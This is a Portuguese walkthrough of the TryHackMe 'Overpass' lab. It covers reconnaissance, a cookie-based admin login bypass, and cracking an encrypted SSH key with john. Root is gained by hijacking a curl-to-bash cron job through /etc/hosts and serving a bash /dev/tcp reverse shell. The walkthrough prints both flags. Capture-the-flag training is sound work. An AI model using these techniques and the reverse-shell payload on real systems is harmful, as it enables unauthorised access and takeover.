TryHackMe: Overpass

Link: https://tryhackme.com/room/overpass

Task 1: Overpass

O desafio nos proporciona dois objetivos: 1) Entre na máquina e ache a flag em user.txt
2) Escale privilégios e encontre a flag em root.txt


Começando com o reconhecimento da máquina, vamos usar o nmap para ver as portas abertas

`nmap -sV [IP DA MAQUINA]`

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.204.216
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 14:22 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 73.16% done; ETC: 14:22 (0:00:08 remaining)
Nmap scan report for 10.10.204.216
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.49 seconds
```

A porta 80 nos mostra uma página web que inicialmente não nos mostra nenhum caminho aparente.



Podemos realizar uma varredura usando ffuf para descobrir mais páginas escondidas.

```
ffuf -w SecLists/Discovery/Web-Content/common.txt -u
http://MACHINE_IP/FUZZ
```


```
┌──(kali㉿kali)-[~]
└─$ ffuf -w Downloads/SecLists/Discovery/Web-Content/common.txt -u http://10.10.204.216/FUZZ
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.204.216/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 211ms]
    * FUZZ: aboutus
[Status: 301, Size: 42, Words: 3, Lines: 3, Duration: 211ms]
    * FUZZ: admin
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 214ms]
    * FUZZ: css
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 211ms]
    * FUZZ: downloads
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 212ms]
    * FUZZ: img
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 213ms]
    * FUZZ: index.html
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 212ms]
    * FUZZ: render/https://www.google.com
:: Progress: [4723/4723] :: Job [1/1] :: 188 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
```

Chama atenção a existência de uma página /admin, que nos leva para uma tela que pede um login.



Vasculhando com o Inspecionar Elemento, existe um javascript chamado login.js, que usa um cookie chamado SessionToken para decidir se o usuário terá acesso ou não.

```
JS login.js
JS main.js

    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event)
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
```

É possível criar um cookie chamado SessionToken, e o valor atribuído não importa, realizando um refresh na página com qualquer valor deste cookie já nos dá acesso a página de admin.

Cache Storage
Cookies
http://10.10.204.216
Indexed DB

Name	Value	Domain	Path
SessionToken	value	10.10.204.216	/admin/

Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

A página de admin tem uma mensagem avisando um usuário chamado James para não esquecer sua senha e criou uma RSA Key para ele. A mensagem também avisa que caso James tenha esquecido a senha da chave, ele deveria tentar descobri-la sozinho. Isso é uma boa dica do que será necessário fazer com a chave.

Guarde a key em um arquivo usando o comando nano, e depois use o script python ssh2john para transformar a chave em hash, para depois utilizarmos o comando john e descobrir a senha, como a dica instruiu.

```
/usr/share/john/ssh2john.py id_rsa > id_rsa_hash
```

```
┌──(kali㉿kali)-[~]
└─$ john id_rsa_hash --wordlist:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1g 0:00:00:00 DONE (2023-10-21 14:35) 33.33g/s 445866p/s 445866c/s 445866C/s lisa..honolulu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

Mudando as permissões da nossa chave usando `chmod 600 id_rsa` permitirá que façamos a conexão ssh utilizando a chave obtida com a senha “james13” descoberta.

```
┌──(kali㉿kali)-[~]
└─$ ssh james@10.10.204.216 -i id_rsa
The authenticity of host '10.10.204.216 (10.10.204.216)' can't be established.
ED25519 key fingerprint is SHA256:FhrAF0Rj+EFV1XGZSYeJWf5nYG0wSWkkEGSO5b+oSHk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.204.216' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Oct 21 18:37:06 UTC 2023

  System load:  0.0                Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 12%                IP address for eth0: 10.10.204.216
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

Agora que estamos na máquina, podemos facilmente completar o primeiro objetivo e achar a primeira flag.

```
Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$
```

`thm{65c1aaf000506e56996822c6281e6bf7}`

Agora, passando para a escalação de privilégios, alguns testes devem ser realizados. Utilizar sudo -l não funciona pois não temos a senha de james. Procurar por SUIDs com `find / -type f -user root -perm -u=s 2> /dev/null` não mostrou nenhum arquivo fora do normal. Ao testar `cat /etc/crontab`, achamos uma tarefa que realiza o shell script com permissões root, e obtém o script de um IP externo “overpass.thm”.

```
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

Checando `/etc/hosts`, podemos mudar o overpass.thm para o IP da máquina realizando o ataque e fornecer um `buildscript.sh` que é um reverse shell que nos fornecerá permissões root.

```
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$
```

Mas antes de modificar o IP, é necessário preparar o caminho apropriado na máquina de ataque. Crie o caminho `downloads/src/buildscript.sh` primeiro, e então mude o buildscript.sh para um reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p downloads/src
```

```
┌──(kali㉿kali)-[~/downloads/src]
└─$ touch buildscript.sh
```

O script abaixo pode ser inserido, trocando <thm-ip> pelo IP da máquina atacante e 1234 pela porta desejada.

```
#!/bin/bash
bash -i >& /dev/tcp/<thm_ip>/1234 0>&1
```

Agora, comece um server http na porta 80 e deixe um netcat ouvindo na porta selecionada.

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.204.216 - - [21/Oct/2023 15:15:01] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.6.78.109] from (UNKNOWN) [10.10.204.216] 40926
bash: cannot set terminal process group (2460): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~#
```

Com as preparações prontas, mude o IP no `/etc/hosts` e prepare-se para receber a reverse shell no seu netcat.

```
  GNU nano 2.9.3

127.0.0.1 localhost
127.0.1.1 overpass-prod
[SEUIPAQUI] overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Depois de pouco tempo, recebemos uma conexão bem sucedida como usuário root. Utilizando `find / -type f -name root.txt`, podemos achar o caminho para o arquivo. Lendo o arquivo, temos nossa última flag.

```
root@overpass-prod:~# find / -type f -name root.txt
find / -type f -name root.txt
/root/root.txt
root@overpass-prod:~#
```

```
root@overpass-prod:~# cat /root/root.txt
cat /root/root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```

thm{7f336f8c359dbac18d54fdd64ea753bb}